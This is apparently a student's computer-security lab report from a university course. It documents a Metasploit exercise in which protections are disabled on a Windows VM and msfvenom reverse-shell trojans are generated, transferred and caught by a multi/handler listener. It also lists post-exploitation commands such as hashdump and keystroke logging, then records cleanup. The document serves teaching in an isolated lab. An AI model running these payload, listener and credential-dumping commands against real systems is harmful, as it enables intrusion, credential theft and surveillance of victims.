[PENETRATION TEST]

CIS 4367.01 Computer Security, Fall 2025

Nickolas Diaz

[Xianping Wang]

Table of Contents

Contents

Abstract

This lab will demonstrate skills in exploiting a Trojan from a Metasploit and create a Meterpreter shell session. It involves creating windows and the Linux VM where the windows VM is the victim and Linux hosting the attack.

Tasks

Detail each of the tasks, screenshots (if applicable), output, questions to be answered, etc. Be detailed and document all key steps taken, using screenshots to demonstrate that you completed each step.

Task 1: Disable Windows Protection

Disable Windows Firewall

Through Control Panel → System and Security → Windows Defender Firewall

Disable Internet Explorer Enhanced Security Configuration (ESC)

Server Manager → Local Server → Properties → IE Enhanced Security Configuration

PowerShell: $AdminKey = "HKLM:\SOFTWARE\Microsoft\Active Setup\Installed Components\{AECB2FD8-3B02-11D3-BF9A-00C04F79EFBC}"
Set-ItemProperty -Path $AdminKey -Name "IsInstalled" -Value 0



Disable Windows Defender


Windows Security → Virus and threat protection → Manage Settings → Real-time protection off

Disable User Account Control (UAC)


Control Panel → User Accounts → Change User Account Control Settings → Never notify

PowerShell: Set-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" -Name "EnableLUA" -Value 0

Turning off windows firewall  Customize Settings « Wind... › Customize Settings Search Control Panel OK Cancel Customize settings for each type of network You can modify the firewall settings for each type of network that you use. Domain network settings ○ Turn on Windows Defender Firewall □ Block all incoming connections, including those in the list of allowed apps □ Notify me when Windows Defender Firewall blocks a new app ● Turn off Windows Defender Firewall (not recommended) Private network settings ○ Turn on Windows Defender Firewall □ Block all incoming connections, including those in the list of allowed apps □ Notify me when Windows Defender Firewall blocks a new app ● Turn off Windows Defender Firewall (not recommended) Public network settings ○ Turn on Windows Defender Firewall □ Block all incoming connections, including those in the list of allowed apps □ Notify me when Windows Defender Firewall blocks a new app ● Turn off Windows Defender Firewall (not recommended)	The option for Disable Internet Explorer Enhanced Security Configuration (ESC) did not appear in the settings  Local Server Manage Tools View Dashboard Local Server All Servers Computer name WIN-VHQNLF6MILV Domain university.local Microsoft Defender Firewall Domain: Off Remote management Enabled Remote Desktop Disabled NIC Teaming Disabled Ethernet IPv4 address assigned by DHCP, IPv6 enabled Azure Arc Management Disabled Remote SSH Access Disabled Operating system version Microsoft Windows Server 2025 Standard Evaluation
The powershell command to Internet Explorer Enhanced Security Configuration (ESC). It seems that the registry keys do not exist for the settings	Turning off windows defender



```
PS C:\Users\Administrator> Set-ItemProperty -Path $AdminKey -Name "IsInstalled" -Value 0
Set-ItemProperty : Cannot find path 'HKLM:\SOFTWARE\Microsoft\Active Setup\Installed
Components\{AECB2FD8-3B02-11D3-BF9A-00C04F79EFBC}' because it does not exist.
At line:1 char:1
+ Set-ItemProperty -Path $AdminKey -Name "IsInstalled" -Value 0
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (HKLM:\SOFTWARE\...A-00C04F79EFBC}:String) [Set-I
    ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.SetItemPropertyCommand
```




Virus & threat protection
Tamper protection is off. Your device may be vulnerable.

Firewall & network protection
Firewalls are turned off. Your device may be vulnerable.

App & browser control
The settings to block potentially unwanted apps are turned off. Your device may be vulnerable.

Device security
Memory integrity is off. Your device may be vulnerable.

Windows command to turn off the User Account Control (UAC)



```
PS C:\Users\Administrator> Set-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policie
stem" -Name "EnableLUA" -Value 0
PS C:\Users\Administrator>
```


Task 2: Disable Internet Explorer Enhanced Security Configuration (ESC)

Open Metasploit in Parrot Linux
Command: msfconsole


Generate a Windows Executable payload
Command: msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.3 LPORT=4444 -f exe -o ./trojan.exe

Transfer the Trojan to Windows VM
Command: python3 -m http.server 8080

Running the msfconsole	Testing out the search exploit functionality




```
                          https://metasploit.com

       =[ metasploit v6.4.71-dev                          ]
+ -- --=[ 2529 exploits - 1302 auxiliary - 431 post       ]
+ -- --=[ 1669 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

[msf](Jobs:0 Agents:0) >>
```




```
   manual  No     Google Chrome 80 JSCreate side-effect type confusion exploi
  3    \_ target: Windows 10 - Google Chrome 80.0.3987.87 (64 bit)  .
   .        .       .
  4    \_ target: macOS - Google Chrome 80.0.3987.87 (64 bit)       .
   .        .       .
  5  exploit/multi/browser/chrome_simplifiedlowering_overflow       2020-11-19
     manual  No     Google Chrome versions before 87.0.4280.88 integer overflow
 during SimplfiedLowering phase
  6    \_ target: Linux - Google Chrome 87.0.4280.66 (64 bit)       .
   .        .       .
  7    \_ target: Windows 10 - Google Chrome 87.0.4280.66 (64 bit)  .
   .        .       .
  8    \_ target: macOS - Google Chrome 87.0.4280.66 (64 bit)       .
   .        .       .


Interact with a module by name or index. For example info 8, use 8 or use exploi
t/multi/browser/chrome_simplifiedlowering_overflow
After interacting with a module you can manually set a TARGET with set TARGET 'm
acOS - Google Chrome 87.0.4280.66 (64 bit)'

[msf](Jobs:0 Agents:0) >> search webassembly
```

Created the trojan.exe through this command




```
┌─[user@parrot]─[~]
└──╼ $ls
Desktop    Downloads  Pictures  Raven-Storm  Videos
Documents  Music      Public    Templates    trojan.exe
┌─[user@parrot]─[~]
└──╼ $
```

Downloading the exploit trojan.exe in the browser




- .vboxclient-seamless-tty7-control.pid
- .vboxclient-seamless-tty7-service.pid
- .vboxclient-vmsvga-session-tty7-control.pid
- .Xauthority
- .xboardrc
- .xsession-errors
- .xsession-errors.old
- Desktop/
- Documents/
- Downloads/
- Music/
- Pictures/
- Public/
- Raven-Storm/
- Templates/
- trojan.exe
- Videos/

Setting up a python webserver to transfer the exploit



```
──╼ $ls
esktop    Downloads  Pictures  Raven-Storm  Videos
ocuments  Music      Public    Templates    trojan.exe
─[user@parrot]─[~]
──╼ $python3 -m http.server 8080
erving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Running the trojan on the windows server



```
Name                Date modified         Type          Size
Today
  trojan.exe        10/21/2025 9:14 AM    Application   73 KB
Last week
```

Task 4: Set Up a Listener on Parrot Linux (Reverse Shell Handler)


Set up the multi -handler

Command:

use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 10.0.3.2
set LPORT 4444
exploit


Execute the Trojan on the Windows VM and get a Meterpreter session

Running the listener




```
msf](Jobs:0 Agents:0) >> use exploit/multi/handler
*] Using configured payload generic/shell_reverse_tcp
msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpret
reverse_tcp
ayload => windows/meterpreter/reverse_tcp
msf](Jobs:0 Agents:0) exploit(multi/handler) >> set LHOST 10.0.2.3
HOST => 10.0.2.3
msf](Jobs:0 Agents:0) exploit(multi/handler) >> set LPORT 4444
PORT => 4444
msf](Jobs:0 Agents:0) exploit(multi/handler) >> exploit
```

The listener opened the connection but failed to load the extension Stdapi which is required to run commands of the victim




```
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> setg LogLevel 3
LogLevel => 3
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> exploit
[*] Started reverse TCP handler on 10.0.2.3:4444
[*] Sending stage (177734 bytes) to 10.0.2.4
[-] Failed to load extension: uninitialized constant Rex::Post::Meterpreter::Extensions::Stdapi::Stdapi
Did you mean?  STDIN
[*] Meterpreter session 3 opened (10.0.2.3:4444 -> 10.0.2.4:55858) at 2025-10-21 16:32:09 +0000

(Meterpreter 3)(unknown) >
```

Creating a different exploit using http reverse shell
Command: msfvenom -p windows/x64/meterpreter/reverse_https LHOST=10.0.2.3 LPORT=4430 -f exe -o trojan_https2.exe



```
[msf](Jobs:0 Agents:0) >> msfvenom -p windows/x64/meterpreter/reverse_htt
T=10.0.2.3 LPORT=443 -f exe -o trojan_https.exe
[*] exec: msfvenom -p windows/x64/meterpreter/reverse_https LHOST=10.0.2.
=443 -f exe -o trojan_https.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy func
[-] No platform was selected, choosing Msf::Module::Platform::Windows fro
ayload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 717 bytes
Final size of exe file: 7168 bytes
Saved as: trojan_https.exe
[msf](Jobs:0 Agents:0) >>
```

Trying the http reverse shell listener
Command:
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_https
set LHOST 10.0.2.3
set LPORT 4430
exploit
got the same error as above



```
ORT => 4430
sf](Jobs:0 Agents:0) exploit(multi/handler) >> exploit
] Started HTTPS reverse handler on https://10.0.2.3:4430
] https://10.0.2.3:4430 handling request from 10.0.2.4; (UUID: 4q3gjhsp
 a database connected that payload UUID tracking will not work!
] https://10.0.2.3:4430 handling request from 10.0.2.4; (UUID: 4q3gjhsp
 x64 payload (204892 bytes) ...
] https://10.0.2.3:4430 handling request from 10.0.2.4; (UUID: 4q3gjhsp
 a database connected that payload UUID tracking will not work!
] Failed to load extension: uninitialized constant Rex::Post::Meterpret
sions::Stdapi::Stdapi
d you mean?  STDIN
] Meterpreter session 1 opened (10.0.2.3:4430 -> 10.0.2.4:55650) at 202
6:55:04 +0000

eterpreter 1)(unknown) >
```

Task 5: Post-Exploitation of Windows VM

Check active sessions
Command: sessions

Interact with a session

Command sessions -I <session_id>

Post-Exploitation Commands


Commands: sysinfo, ps, hashdump, shreenshot, keyscan_start, keyscan_dump, download secret.txt, upload malware.exe, shell, and exit

Task 6: Clean up

Remove the Trojan file from windows VM


Restore security protection on Windows VM

Deleted the malicous executables



```
Name                  Date modified         Type          Size
Today
trojan.exe            10/21/2025 9:14 AM    Application   73 KB
trojan_https.exe      10/21/2025 9:47 AM    Application    7 KB
trojan_https2.exe     10/21/2025 9:54 AM    Application    7 KB
Last week
HOIC                  10/14/2025 11:26 AM   File folder
npcap-1.84.exe        10/14/2025 10:27 AM   Application   1,285 KB
```

Turned on windows firewall



Help protect your PC with Windows Defender Firewall

Windows Defender Firewall can help prevent hackers or malicious software from gaining access to your PC through the Internet or a network.

Domain networks — Not connected

Private networks — Not connected

Guest or public networks — Connected

Networks in public places such as airports or coffee shops


Windows Defender Firewall state: On

Incoming connections: Block all connections to apps that are not on the list of allowed apps

Active public networks: Network

Notification state: Do not notify me when Windows Defender Firewall blocks a new app

Turned on windows defender



Security at a glance

See what's happening with the security and health of your device and take any actions needed.

Virus & threat protection
No action needed.

Firewall & network protection
No action needed.

App & browser control
No action needed.

Device security
View status and manage hardware security features.

Protection history
View latest protection actions and recommendations.

Conclusions

In this lab the tool Metasploit was used to create a binary executable exploit that connects to the victim through a reverse shell and a listener to catch the request. Although the exploit did not work, I learned a lot about how these attacks work to infect a host and maintain persistence. Lastly, I saw how the importance of the correct security settings having as turning off windows defender and firewall made it a lot easier for an attack to get into the machine.

References

https://github.com/ufidon/comsec/blob/main/labs/lab04/README.md